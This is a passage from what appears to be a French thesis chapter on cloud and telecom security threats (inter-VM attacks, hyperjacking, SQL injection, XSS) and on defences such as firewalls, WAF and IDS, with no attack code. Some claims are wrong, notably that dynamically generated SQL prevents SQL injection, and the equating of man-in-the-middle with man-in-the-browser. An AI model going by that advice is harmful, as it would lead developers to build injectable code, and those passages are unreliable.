De ce fait, il ne peut y avoir une relation de confiance complète entre les locataires et leurs fournisseurs de Cloud. Du point de vue des fournisseurs de Cloud, il est impossible de faire confiance aux machines virtuelles des locataires.

II. 3 Risque de sécurité croissant associé au Cloud :

Le Cloud est appelé à redéfinir ce qui était auparavant communément attendu dans le domaine des réseaux de communication mobile. Il convient donc d'assurer la sécurité de ce dernier en permanence, et surtout dans des conditions d'attaque, d'espionnage ou de défaillance. Il faut s'assurer que les ressources servent uniquement dans le cadre prévu, par les personnes accréditées et surtout pas dans un autre but.[13]

Dans le souci de répondre au mieux à nos interrogations liées aux menaces et aux vulnérabilités touchant le Cloud, nous avons recours aux informations fournies par deux organismes de sécurité, celles de l'ENISA et de la Cloud Security Alliance.

Il convient avant tout de bien connaître son ennemi, ses motivations et prévoir la façon dont il procède pour s'en protéger et limiter les risques d’intrusion**.**

Considérons à présent les motivations suivantes :

II. 3.1 Les motivations :

II. 3.1.1 Violations de données :

Où des informations sensibles, protégées ou confidentielles sont divulguées, consultées, volées ou utilisées par une personne non autorisée. [14]

II. 3.1.2 Vol de compte :

Plus le locataire possède des informations importantes, plus il y sera soumis aux attaques. Un attaquant ayant un accès à un compte d'un locataire pourrait demander des ressources illimitées au Cloud (attaque sur l'élasticité). Il en résulterait une facture astronomique pour le client puisque le mode de facturation de l'utilisation des services en Cloud est de type paiement à l'utilisation.

II. 3.1.3 Analyse du trafic Est/Ouest :

Dans un environnement Telco Cloud, les fonctions réseau seront hébergées dans des machines virtuelles situées dans des centres de données distribués. L'analyse du trafic circulant entre ces centres de données est une technique dans laquelle un attaquant peut consulter le trafic ou même le stocker pour une analyse plus approfondie afin d'obtenir des informations sur un locataire particulier ou bien il modifie un paquet transmis ou encore injecte un nouveau pour perturber l'environnement. [15]

II. 3.1.4 Epuiser ses ressources et rendre le système indisponible :

Un exemple de cette attaque est d'envoyer de faux IMSI : International Mobile Subscriber Identity au réseau (qui sont les identifiants uniques de l'abonné mobile stockés dans la carte SIM). Cela entraînerait une utilisation élevée des ressources sur la base de données des abonnés (HSS : Home Subscriber Server) et pourrait potentiellement provoquer une panne complète du réseau. [15]

Une autre variante de cette attaque serait une application chargée dans un grand nombre d'appareils mobiles qui seront utilisés pour se déconnecter / se reconnecter d'une façon répétée au réseau. Cela pourrait être fait, par exemple, en activant et désactivant le mode avion sur les smartphones. Cela forcera le réseau central local à se connecter à la base de données des abonnés (HSS) pour validation à chaque demande. Une telle approche aurait un effet similaire comme étant une attaque DDOS avec un grand nombre d'appareils se connectant simultanément au réseau. [16]

Un administrateur doit faire de la surveillance. Il doit connaître les vulnérabilités matérielles et logicielles qui pourraient toucher le système qu'il gère et se tenir informé des failles décelées. Voici le résumé.

II. 3.2 les vulnérabilités :

II. 3.2.1 Interfaces et API non sécurisées : Les API mal configurées ou mal conçues ouvre la porte à un attaquant de mal utiliser les applications ou d'accéder aux données. Comme le précise le rapport de CSA, les interfaces des systèmes Cloud accessibles au public sont constamment attaquées et souvent permettant à un attaquant d'accéder à d'autres vulnérabilités internes. Ainsi, la mise en place de mécanismes comme l'architecture de sécurité des applications, des données ou encore la gestion des accès utilisateurs s'avère nécessaire. [17]

II. 3.2.2 Mauvaise configuration et contrôle des modifications : inadéquates résultant d'erreurs de configuration qui rendent les ressources Cloud vulnérables aux activités malveillantes.

II. 3.2.3 Absence d'architecture et de stratégie de sécurité dans le Cloud : Le gros problème ici est une mauvaise compréhension du modèle de responsabilité partagée. Les locataires lèvent et déplacent leurs opérations dans le Cloud en supposant que le fournisseur prendra soin de toute la sécurité, sans comprendre leurs propres responsabilités. [17]

II. 3.2.4 Gestion insuffisante des identités, des informations d'identification, des accès et des clés : résultant d'une mauvaise compréhension des services et des contrôles de gestion des identités et des accès dans le Cloud (IAM) et de la protection inadéquate des informations d'identification du Cloud, par exemple en faisant tourner fréquemment les clés cryptographiques, les mots de passe et les certificats.[17]

II. 3.2.5 Un plan de contrôle faible : est un exemple de l'absence d'une stratégie Cloud bien pensée qui se traduit par une mauvaise compréhension de l'administration du Cloud, des contrôles de sécurité et des flux de données et une mauvaise adaptation des processus existants à un environnement nettement différent. [17]

II. 3.2.6 Une visibilité limitée de l'utilisation du Cloud : se produit lorsque le service informatique n'est pas pleinement conscient de l'utilisation du Cloud au sein de

l'organisation et donc aveugle aux problèmes de sécurité. La situation se produit lorsque : (a) les employés utilisent des applications et / ou des ressources Cloud sans autorisation, ou (b) des initiés autorisés abusent de leur accès.

II.4 Les attaques qui visent le Cloud :

II.4.1 Cycle de vie des attaques informatiques :

Un pirate afin d'arriver à ses motivations, il doit passer par cinq étapes décrites dans le cycle de vie d'une attaque informatique, les étapes les plus importantes sont :

II.4.1.1 Phase 1 : Reconnaissance

Le premier objectif du pirate est d'identifier des cibles potentielles permettant d'accéder à des informations sensibles. Le pirate essaie de collecter autant d'informations que possible sur la cible. Il prendra le temps d'en savoir plus sur les systèmes de sécurité et sur les points d'entrée disponibles (ingénierie sociale). Une fois que le pirate a bien compris les mesures de protection que l'entreprise a mise en place, il peut choisir l'arme la plus adaptée pour les contourner. Le vecteur d'attaque sélectionné est souvent impossible à prévenir ou à détecter. Cette phase n'a pas vraiment d'impact sur l'activité. Mais le pirate est désormais prêt à procéder à son attaque. [18]

II.4.1.2 Phase 2 : Intrusion et présence

Lors de la seconde phase d'attaque, le pirate cherche à s'introduire dans le périmètre informatique de l'entreprise et à s'établir durablement sur le réseau. Il aura peut-être recours au phishing pour obtenir des identifiants permettant d'accéder à l'infrastructure de l'entreprise. Sa présence sera alors intraçable. Très souvent, l'organisation ciblée est incapable de détecter ou de répondre à l'attaque. Et même si elle la détecte, elle ne peut pas être certaine de son objectif. [18]

II.4.1.3 Phase 3 : Mouvement latéral

Une fois que le pirate a établi une connexion au réseau interne, il cherche à infecter davantage de systèmes, davantage de comptes utilisateurs. Son but est de s'ancrer davantage et d'identifier les systèmes hébergeant les données convoitées. Le pirate cherche les serveurs de fichiers afin de localiser les fichiers de mots de passe et d'autres données sensibles. Il cartographie le réseau pour identifier l'environnement cible. Il se fait souvent

passer pour un utilisateur autorisé : voilà pourquoi il est très difficile de cibler l'intrus durant cette phase de l'attaque. [18]

II. 4.1.4 Phase 4 : Acquisition des privilèges administrateurs

Le pirate cherche à identifier et à obtenir le niveau de privilège administrateur nécessaire à l'accomplissement de ses objectifs. Il dispose des canaux d'accès et identifiants acquis durant les phases précédentes. Il obtient finalement l'accès aux données ciblées. Les serveurs ciblés, les systèmes de gestion des documents et les données clients sont corrompus. [18]

II. 4.1.5 Phase 5 : Mission achevée

Le pirate parvient finalement à la phase finale de sa mission. Il a pu exfiltrer les données clients, corrompre les systèmes vitaux et interrompre les opérations de l'entreprise. Là, il détruit souvent les preuves de son passage avec un ransomware. Le coût pour une entreprise peut atteindre des montants exponentiels si l'attaque n'a pas pu être neutralisée. [18]

Dans cet exemple, la cible a été atteinte avant toute détection. C'est bien souvent le cas. Les violations de données sont extrêmement difficiles à détecter, parce que les pirates utilisent des outils à première vue inoffensifs et des identifiants légitimes. Voilà pourquoi nous devons rester alertes en toutes circonstances. En matière de sécurité, rien n'est jamais acquis.

Avec l'avènement du Cloud, les nouvelles technologies apportés aux opérateurs télécoms concerne principalement les technologies web et virtualisation, les attaques que nous allons citer ci-dessous concerne cet environnement, ainsi Algérie Telecom pourrait bénéficier de nos recherches sur ces menaces afin de les sensibiliser et les pousser à étudier en profondeurs l'architectures et les solutions de sécurité pour faire face à ces menaces.

II. 4.2 Sécurité sur la virtualisation :

Les machines virtuelles établissent une infrastructure IT virtualisée à la demande. Les instances de machines virtuelles utilisent des ressources partagées au sein des serveurs physiques afin de répondre au mieux aux besoins des clients. Tandis qu'elles opèrent sur le même serveur physique avec des ressources partagées, le risque sera élevé sur toutes les machines virtuelles qui seront en contact, si aucune politique de sécurité tenant compte de

la virtualisation n'est pas implémentée. Ci-dessous, figure une analyse de certaines attaques.

II. 4.2.1 Attaque inter-VM :

Permet de contourner l'isolement des machines virtuelles, elle se traduit par le placement d'une machine malveillante dans le système, ce qui lui permet d'accéder aux ressources partagées afin de lancer diverses attaques sur d'autres machines virtuelles opérant sur même serveur. On compte parmi ces attaques les attaques par déni de service (DoS), la destruction de hardware ou encore les attaques de contournage et autres. [19]

Nous classons les attaques inter-VM en 4 catégories différentes. Ces catégories sont basées sur le type de ressources partagées :

1. Attaques basées sur CPU

2. Attaques basées sur mémoire

3. E / S attaques basées sur les périphériques

4. Attaques basées sur réseau

1. Attaques basées sur le CPU :

Les attaques basées sur le CPU sont celles dans lesquelles la charge du CPU est surveillée pour prédire les types d'instructions qu'elle exécute, l'attaquant remarque et enregistre le temps nécessaire à l'exécution d'une instruction pour deviner la clé cryptographique. De même, la surveillance de la consommation d'énergie du processeur donne des informations très précises sur les types d'instructions cryptographiques exécutées par le processeur. Des instructions plus complexes consomment plus d'énergie et génèrent plus de chaleur. De même, l'émission électromagnétique change également en fonction du type d'instructions.[19]

2. Attaque basée sur la mémoire :

Le risque d'attaque de mémoire est également présent dans l'environnement virtualisé. La mémoire principale allouée à une machine virtuelle est le segment de la grande mémoire du serveur. L'hyperviseur gère l'isolement de la mémoire parmi les machines virtuelles et gère les besoins en mémoire des machines virtuelles locataires. Chaque fois qu'une machine virtuelle peut demander d'augmenter ou de diminuer sa mémoire en

fonction de ses besoins. Cette évolutivité de la mémoire ouvre également la porte aux attaques de sécurité.

Une attaque par martèlement de mémoire, de l'anglais rowhammer ou rowhammer, est l'attaque la plus populaire sur les mémoires dynamiques à accès aléatoire (DRAM) qui provoque une fuite de charge électrique dans des cellules de mémoire, et en conséquence provoque une interaction électrique entre les cellules voisines. Le contenu mémorisé dans ces cellules voisines peut être ainsi modifié sans avoir besoin d'accéder à la cellule victime, et donc sans avoir le droit d'y accéder. [19]

Le DoS sur la RAM, peut ralentir la machine virtuelle hébergée sur le même matériel. Dans un scénario, l'attaquant envoie une demande de mémoire massive pour inonder la DRAM de la victime. Comme le planificateur utilise la stratégie FCFS (First Come First Serve) pour répondre à la demande de mémoire, la machine virtuelle attaquante peut facilement inonder la mémoire de la machine virtuelle victime. [19]

3. Attaques basées sur les périphériques E / S :

La plupart des industries utilisent aujourd'hui leurs serveurs Web dans le Cloud pour répondre aux exigences dynamiques du trafic entrant des clients. Tous ces serveurs sont des applications gourmandes en E / S qui nécessitent fréquemment des ressources E / S en plus du CPU. Par conséquent, une machine virtuelle malveillante dans le Cloud peut affecter la vitesse d'exécution de la machine virtuelle victime en jouant avec les E / S partagées entre les machines virtuelles. Ces types d'attaques ralentissent la machine virtuelle victime et la rendent indisponible. Tout d'abord, la machine virtuelle attaquante surveillera le modèle de demande E / S, si le modèle est disponible, l'attaquant demandera la même ressource avec un taux de demande élevé si le modèle n'est pas disponible, la machine virtuelle attaquante enregistrera le modèle d'accès et suivra la même procédure pour effectuer l'attaque. Par conséquent, la machine virtuelle attaquante tente de synchroniser la même demande E / S pour ralentir la machine virtuelle victime. [20]

4. Attaques basées sur le réseau :

Toutes les attaques qui exploitent le réseau Cloud pour attaquer entrent dans cette catégorie. Nous envisageons les attaques d'usurpation par lesquelles la machine virtuelle attaquante usurpe l'identité d'une autre identité d'une machine virtuelle dans le Cloud. L'usurpation est l'attaque qui générait un trafic massif ciblé vers la victime pour épuiser ses ressources et rendre le système indisponible. Cette attaque est connue sous le nom

d'attaque DDoS (déni de service distribué. De nombreuses méthodes sont proposées pour vaincre l'attaque DDoS, mais néanmoins, elle prouve sa force en affectant l'environnement Cloud. [20]

Attaques externes :

Il s'agit de l'attaque dans laquelle une machine virtuelle attaquante se fait passer pour une machine virtuelle victime qui est hébergée en dehors du réseau cloud actuel. La machine virtuelle attaquante peut usurper le MAC (Media Access Control) ou l'adresse IP de la victime et peut effectuer l'attaque avec l'identité de la victime. Une seule machine virtuelle peut masquer plusieurs identités de machine virtuelle pour générer un trafic réseau massif pour attaquer la victime. [20] La figure (**II.1)** explique le scénario d'attaque externe dans lequel une machine virtuelle attaque une machine virtuelle hébergée en externe. Ces attaques sont possibles en raison du réseau cloud interne géré par l'hyperviseur. Une simpleanalyse du réseau peut fournir des informations sur l'architecture du réseau cloud à l'attaquant. Par exemple, sur la figure 3, la machine virtuelle attaquante est VM1 et la machine virtuelle victime est VM5. L'adresse IP réelle de VM1 est 192.168.17.45 et l'adresse IP réelle de VM5 est 182.8.47.65. Dans ce cas, VM1 qui est une machine virtuelle attaquante usurpant son IP avec l'adresse IP VM5 182.8.47.65.



Figure II.1 Attaque externe [20]

Attaques internes

Une attaque interne est similaire à l'attaque externe, mais en cela, l'attaquant se fait passer pour la machine virtuelle qui est hébergée dans le réseau Cloud comme l'attaquant. Cette attaque est en outre classée en deux catégories, c'est-à-dire au sein du Cloud et au sein de l'hyperviseur.

Dans l'hyperviseur

Dans cette attaque, la machine virtuelle de l'attaquant se fait passer pour la machine virtuelle hébergée sur le même hyperviseur que l'attaquant. La figure(II.2)explique comment une machine virtuelle peut emprunter l'identité d'une autre machine virtuelle hébergée sur le même serveur physique. Dans notre cas, VM1 est une machine virtuelle attaquante qui usurpe son adresse IP 192.168.3.15 avec la machine virtuelle victime qui est l'adresse IP VM3 192.168.3.38. Dans cet attaquant peut usurper l'adresse MAC ou IP pour lancer une attaque.



Figure II.2 Attaque interne (dans l'hyperviseur) [20]

Dans le Cloud

Dans cette attaque, la machine virtuelle de l'attaquant se fait passer pour la machine virtuelle hébergée sur le même Cloud que l'attaquant. La figure II.3 explique comment une machine virtuelle peut usurper une autre machine virtuelle hébergée dans le même Cloud mais sur un serveur physique différent. Dans notre cas, l'adresse IP réelle de la machine virtuelle attaquante (VM1) est 192.168.17.45 et l'adresse IP 192.168.17.35 est de

la machine virtuelle victime (VM4). VM1 usurpe son adresse IP avec l'adresse IP VM4 pour lancer une attaque. De même, dans cette attaque, un attaquant peut utiliser une adresse MAC ou une adresse IP usurpée pour établir une attaque.



Figure II.3 Attaque interne (dans le Cloud) [21]

II. 4.2.2 Hyperviseur compromis :

Cette attaque aura lieu lorsqu'un attaquant lance des logiciels malveillants au sein de la machine virtuelle attaquante qui entre ainsi en communication directe avec l'hyperviseur. Au cours de cette attaque, les pirates auront des privilèges d'accès à l'hyperviseur ayant de ce fait la capacité d'accéder au système d'exploitation du serveur, ce qui leur permet d'avoir un contrôle total sur l'environnement. La sécurisation d'un hyperviseur est donc indispensable, mais plus complexe qu'il n'y paraît. [22]

II. 4.2.3 Hyperjacking :

L'hyperjacking permet à un attaquant d'installer un hyperviseur escroc qui a la capacité de prendre le contrôle complet du serveur physique. Il s'agit d'une vulnérabilité au niveau du rootkit. Un rootkit est un programme malveillant qui est installé avant qu'un hyperviseur ne démarre complètement sur un serveur physique. De cette manière, le rootkit peut fonctionner sur le serveur avec un accès privilégié et reste invisible pour les administrateurs système. Une fois qu'un rootkit est installé, il autorise un attaquant à masquer l'intrusion en cours et à maintenir un accès privilégié au serveur physique en contournant les mécanismes d'authentification et d'autorisation normaux utilisés par un système d'exploitation. En utilisant un tel hyperviseur, un attaquant peut exécuter des applications non autorisées sur un système d'exploitation invité sans que le système

d'exploitation ne se rende compte de la présence d'une telle application. Avec l'hyperjacking, un attaquant pourrait contrôler l'interaction entre les machines virtuelles et le serveur physique sous-jacent. [22]

II. 4.2.3 Instant-On Gaps :

Dans un environnement Cloud, les clients bénéficient de la nature dynamique des machines virtuelles en les activant, les clonant, les migrant ou en les arrêtant au besoin. Par conséquent, lorsque les machines virtuelles sont lancées ou arrêtées à un rythme rapide, il est impossible d'assurer la sécurité de ces machines virtuelles de manière rapide et régulière ni de les tenir à jour, ce qui introduit des vulnérabilités de sécurité majeures. En bref, si une machine virtuelle n'est pas en service au cours du processus de déploiement ou de mise à jour d'un logiciel de sécurité, elle restera dormante dans un état non protégé et sera instantanément vulnérable lorsqu'elle sera en service. [23]

II. 4.2.4 Maintien des ressources :

Les opérations gourmandes en ressources, telles que les scans de sécurité réguliers et les mises à jour des fichiers de configuration, peuvent rapidement entraîner une charge extrême sur le serveur. Lorsque les scans antivirus ou les mises à jour programmées se déclenchent simultanément sur toutes les machines virtuelles d'un même serveur physique, il en résulte une tempête d'antivirus. Des tempêtes similaires peuvent également se produire avec d'autres types de scans de sécurité et de mises à jour. Les serveurs seront pénalisés par ce problème affectant le pool de ressources sous-jacent notamment la mémoire, le stockage et le CPU. Il nous faut donc une technologie qui permet de synchroniser des scans répartis sur les machines virtuelles afin de conserver les ressources de leur serveur. [23]

II. 4.3 Application web et Interfaces non sécurisées :

Ce problème de sécurité est dû au fait que l'environnement Cloud utilise des applications et des interfaces souvent désignées par le terme API pour l'exploration de ressources et d'outils à partir d'un environnement virtualisé. Il est possible que ces applications et ces interfaces soient attaquées par l'injection des codes malveillants ayant pour conséquence de dévoiler les données confidentielles des clients ou bien même causé un disfonctionnement total, si elles ne sont pas gérées correctement.

II. 4.3.1 SSL CertificateSpoofing :

SSL (Secure Sockets Layer) est un protocole de sécurité qui permet une communication sûre et sécurisée entre le navigateur de client et le serveur légitime à travers un certificat SSL que le navigateur de client concernée est en mesure de la valider ; ainsi, il sert d'identité à un serveur.

Une telle attaque, si elle est lancée, donne aux pirates un moyen pour intercepter des informations confidentielles des clients, détourné les sessions bancaires en ligne, etc.

II. 4.3.2 Cookie Poisoning :

Est le fait qui consiste à manipuler ou à forger un cookie (un petit fichier créé et stocké dans le navigateur d'un utilisateur permettant de garder une trace des informations importantes liées à sa session sur un site donné) afin de pouvoir contourner les règles de sécurité ou de faire passer de fausses informations vers le serveur. Un attaquant se servant du cookie poisoning peut obtenir un accès non autorisé aux comptes des utilisateurs du Cloud au sein d'un site web où le cookie a été généré, ou bien il pourra inciter un serveur à accepter une version modifiée du cookie original.

II. 4.3.3 SQL Injection :

Soit injection SQL en français est un type d'attaque du web qui permet aux pirates d'accéder à des données non autorisées de manière illicite. Une application web permet à un utilisateur de communiquer des données en entrée et de récupérer des résultats en sortie via son navigateur web. Dans ce scénario, ce sont les commandes SQL qui forment la clé du succès de cette transaction ; les pirates injectent du code malveillant et manipulent les commandes SQL standard pour y avoir accès. La solution pour cette attaque est de générer des codes SQL de manière dynamique afin d'éviter les attaques par injection SQL. [24]

II. 4.3 .4 Attaque Man In The Middle :

Également appelée Man In The Browser Attack (MITB), est un type de cyber-attaque, dans laquelle un malveillant agit en tant que proxy dans une session de communication entre les deux parties. Cette attaque permet à un pirate d'envoyer ou de recevoir des informations à travers le canal de communication sur le réseau.

II. 4.3.5 Cross-Site Scripting :

Le cross-site scripting (abrégé XSS) est un type de faille de sécurité des sites web permettant d'injecter du contenu dans une page, provoquant ainsi des actions malveillantes

sur les navigateurs web visitant la page. Les possibilités des XSS sont très larges notamment avec l'arrivée de HTML5. Il est par exemple possible de rediriger le client vers un autre site volé la session en récupérant les cookies. [24]

II. 4.3.6 Porte dérobée et Options de debug :

Les attaquants et les malfaiteurs pénètrent facilement dans les applications web en laissant une porte dérobée donnant un accès non autorisé à des données confidentiels. Il arrive aussi que les développeurs web publient leurs applications sur l'internet avec une option de debug active permettant de corriger le code source en arrière-plan souvent les attaquants se servent de ce privilège afin de pirater les applications. Pour parer à cette attaque les options de debug devraient être désactivées après l'utilisation. [25]

II. 4.3.7 Session Hijacking:

Session hijacking est une attaque avancée sur le Web qui permet à un attaquant de prendre le contrôle sur une session validée et authentifiée. Cette attaque se produit lorsqu'une session d'un client légitime est active mais elle est poursuivie au-delà du moment où le client quitte le réseau. Pour qu'une attaque de session hijacking soit réussie, l'attaquant doit se représenter comme un client légitime du service duquel il tentera d'obtenir le contrôle de la session. Par la suite, il applique une technique forçant le client à abandonner sa session en cours. Il se sert par exemple de l'attaque MITM pour lui envoyer différents types de messages intermédiaires afin qu'il abandonne sa session. [25]

II. 5 Approche pour un cloud sécurisé :

La sécurité du cloud peut être établie et obtenue d'une manière efficace, il faut savoir se préparer dès le départ et faire développer sa solide infrastructure de sécurité.

La sécurité a évolué de pair avec les menaces et l'informatique, soit en s'adaptant, soit via le développement de nouvelles mécanismes et pratiques de sécurité.

Les méthodes traditionnelles de la sécurité et les techniques d'analyse des menaces ont été basées sur le la nature statique et simple des réseaux mobiles traditionnels et ne relèvent pas les défis introduit avec le comportement de réseau dynamique basés sur le cloud.

De nouvelles mécanismes de sécurité sont recommandées également d'autre concepts de base déjà appliqués dans les environnements traditionnels sont adaptés au cloud, ce qui constitue un véritable avantage.

Les principaux concepts et technologies de sécurité requis pour sécuriser les environnements de cloud doit s'attaquer de manière proactive aux vulnérabilités et détecter rapidement les attaques, créer et appliquer des politiques de sécurité et obtenir des renseignements pertinents sur le réseau afin de mieux servir l'ensemble de leurs locataires, et bien évidemment, de maintenir la disponibilité et l'intégrité des services.

Il sera donc nécessaire de conjuguer différentes solutions de sécurité (Pare-feu, IDS ou IPS) qui peuvent être implantées physiquement sur le réseau, ou intégrées sur l'équipement à surveiller.

II. 5.1 Pare-feu :

Le pare-feu est une solution de sécurité qui consiste principalement à contrôler l'accès au niveau du réseau. La principale fonction du contrôle d'accès au réseau est le filtrage de paquets, où des règles de filtrage sont utilisées pour interdire ou autoriser certains types de trafic. Ces règles sont basées sur les paramètres des en-têtes de protocoles situés dans les paquets. Différents niveaux d'inspection peuvent être réalisés sur les paquets. Le niveau le plus courant est le DeepPacket Inspection (DPI) qui s'attache à regarder le contenu d'un paquet en profondeur pour autoriser l'accès ou non. [26]

Une approche dite périmétrique, considérée il y a encore quelques années comme satisfaisante pour contrer la majorité des cybers menaces. Il suffisait de bien paramétrer son pare-feu pour estimer, ou plus exactement croire, ses données et ses serveurs en sécurité.

La nature distribuée et décentralisé de Cloud ,en plus à ce qui est dit au sujet de la virtualisation et le partage et le provisionnement de ressources dans les années à venir, rend la notion de périmètre de sécurité absurde, elle n'a plus de sens parce que l'entreprise numérique d'aujourd'hui n'a plus de frontière, n'a plus de périmètre définissable. Il faut donc changer les façons de penser et de concevoir la sécurité. [26]

Pour répondre à toutes ces problématiques, des pare-feu virtuels doté de nouvelles fonctionnalités ont été conçus. Ces pare- feu prévoient de maintenir une défense en profondeur grâce à une détection et une protection automatisée et en temps réel des failles

de sécurité, même si leurs positionnements ainsi que la mise en place de conditions et des règles de contrôle d'accès au réseau sont encore des tâches pénibles. [27] Il faut donc penser au réseau comme un ensemble de liaisons sécurisées de bout en bout, de point à point, cette pensée mène à introduire deux types de pare-feu virtuels :

Pare-feu en mode pont : machine virtuelle déployée comme passerelle inter-réseaux virtuels, capable de router, filtrer et traduire les adresses du trafic entrant et sortant. Ce pare-feu est généralement contrôlé par le client.

Pare-feu en mode hyperviseur : composant logiciel embarqué dans l'hyperviseur qui filtre le trafic envoyé ou reçu par les machines virtuelles. Il est généralement contrôlé par le fournisseur de services, mais certaines règles peuvent être appliquées par les clients seulement sur certains réseaux virtuels, ce qui implique de donner un contrôle partiel aux clients sur ce type de pare-feu.

Les pare-feu applicatifs Web (WAF) : dédiés à la protection des serveurs Web, sont également de plus en plus répandus. Un Web Application Firewall vérifie les données des paquets afin de protéger la couche application du modèle OSI. Dans l'architecture globale du système (serveur web), un WAF est placé en avant de l'application Web qui doit être protégée. Chaque demande envoyée est d'abord examinée par le WAF avant qu'elle n'atteigne l'application Web. Si cette demande est conforme avec l'ensemble de règles du pare-feu, ce dernier peut alors transmettre la demande à l'application. D'une manière générale, un WAF peut être défini comme une politique de sécurité mise en place entre une application web et l'utilisateur final. [27]

II. 5.2 Intrusion Detection Systems :

Afin de détecter les attaques que peut subir un système, il est nécessaire d'avoir un logiciel spécialisé dont le rôle serait de surveiller les données qui transitent sur ce système, et qui serait capable de réagir si des données semblent suspectes. Plus communément appelé IDS : Intrusion Detection Systems, les systèmes de détection d'intrusions conviennent parfaitement pour réaliser cette tâche.

En fonction des données traitées, le système de détection d'intrusion peut être considéré comme étant un système de détection d'intrusion hôte (analysant les événements au niveau du système d'exploitation), ou réseau (analysant les événements propres au trafic réseau). [27]

La logique de détection des IDS peut de plus être classée en deux grandes catégories : une logique basée sur les signatures et une autre basée sur les anomalies.

Les systèmes de détection d'intrusion basés sur les signatures (ou SIDS : Signature-based Intrusion Detection System), reposent sur des bibliothèques de description des attaques (appelées signatures). Cette méthodologie de détection peut être efficace uniquement si la base de signatures est maintenue à jour de manière régulière. Cependant, une bonne connaissance des différentes attaques est nécessaire pour les décrire dans la base de signature. Dans le cas d'attaques inconnues, ce modèle de détection s'avérera inefficace et ne générera donc pas d'alertes. [27]

Contrairement aux SIDS, les systèmes de détection d'intrusion basés sur les anomalies (ou AIDS : Anomaly-based Intrusion Detection System) ne se reposent pas sur des bibliothèques de description des attaques. Ils vont se charger de détecter des comportements anormaux lors de l'analyse du trafic réseau. Ce système va reposer sur deux phases : Une phase d'apprentissage, au cours de laquelle ce dernier va étudier des comportements normaux de flux réseau. Une phase de détection, le système analyse le trafic et va chercher à identifier les événements anormaux en se basant sur ses connaissances. [28]

